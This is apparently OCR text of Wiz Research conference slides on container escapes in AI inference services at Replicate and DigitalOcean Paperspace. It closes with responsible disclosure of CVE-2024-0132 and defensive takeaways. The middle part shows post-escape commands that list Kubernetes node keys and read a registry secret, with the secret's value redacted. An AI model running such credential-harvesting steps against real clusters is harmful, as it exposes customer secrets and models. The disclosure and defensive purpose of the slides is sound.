


Interference

Public + Private

Plot twist



Your account has been temporarily disabled
To re-enable your account, please contact us.


Attacker
Malicious Cog Container
Replicate Pod
Container Escape
Replicate Node
Centralized Redis Database
Password Disclosure
Prompts
Predictions
Interference

Case study #2

DigitalOcean

DigitalOcean Paperspace




What's next?

- We have access to the Node's filesystem
- Let's scan it for interesting files!
- Do we have K8s credentials? 👀

We do


```
root@do# ls -la /usr/lib/x86_64-linux-gnu/libnvidia-ml.so.7/etc/kubernetes/ssl

total 36
drwx------ 2 root root 4096 Jul  4 12:35 ./
drwxr-xr-x 3 root root 4096 Jul  4 12:35 ../
-rw------- 1 root root 1058 Jul  4 12:35 kube-ca.pem
-rw------- 1 root root 1675 Jul  4 12:35 kube-node-key.pem
-rw------- 1 root root 1115 Jul  4 12:35 kube-node.pem
-rw------- 1 root root 1675 Jul  4 12:35 kube-proxy-key.pem
-rw------- 1 root root 1090 Jul  4 12:35 kube-proxy.pem
-rw------- 1 root root  444 Jul  4 12:35 kubecfg-kube-node.yaml
-rw------- 1 root root  448 Jul  4 12:35 kubecfg-kube-proxy.yaml
```

```
$ kubectl get nodes | wc -l

727

$ kubectl get pod/8e43a5d88dd9238830b44bc0c335d088a-5656ff6d34-hjrxd

[…]
  containers:
  - image: andresriancho/testos-container
  […]
  imagePullSecrets:
  - name: gradient-container-registry-2a407bec-9680-450a-acd7-609bf010274a
[…]

$ kubectl get secret/gradient-container-registry-2a407bec-9680-450a-acd7-609bf010274a

data:
  .dockerconfigjson:
eyJ[redacted]2YTJ
WdU[redacted]19
kind: Secret
[…]
```


Attacker
Malicious Container
DigitalOcean Pod
NVIDIA
Container Escape
DigitalOcean Node
Strong K8s Credentials
Models
Source Code
Customer Secrets

Takeaways

Let’s sum things up ✍️



Responsible disclosure

- All issues have been reported to respective vendors
  - NVIDIA assigned CVE-2024-0132
  - Fixed at version 1.16.2
- Collaborated with security teams of NVIDIA, Replicate, and DigitalOcean to fix the issues


Takeaways

- AI introduces a new software stack, with new attack vectors
  - Inference servers, training frameworks, vector databases, GPU drivers…
- AI security is infrastructure security
  - Keep your critical dependencies up-to-date
- Containers should not be a sole security barrier
  - Can be broken using misconfigurations and logical vulnerabilities
  - Utilize virtualization-based barriers and safe container technologies (i.e. gVisor)

On the next episode of Wiz Research…

CVE-2025-23266

Thank you!



@hillai @AndresRiancho

research@wiz.io

wiz.io/blog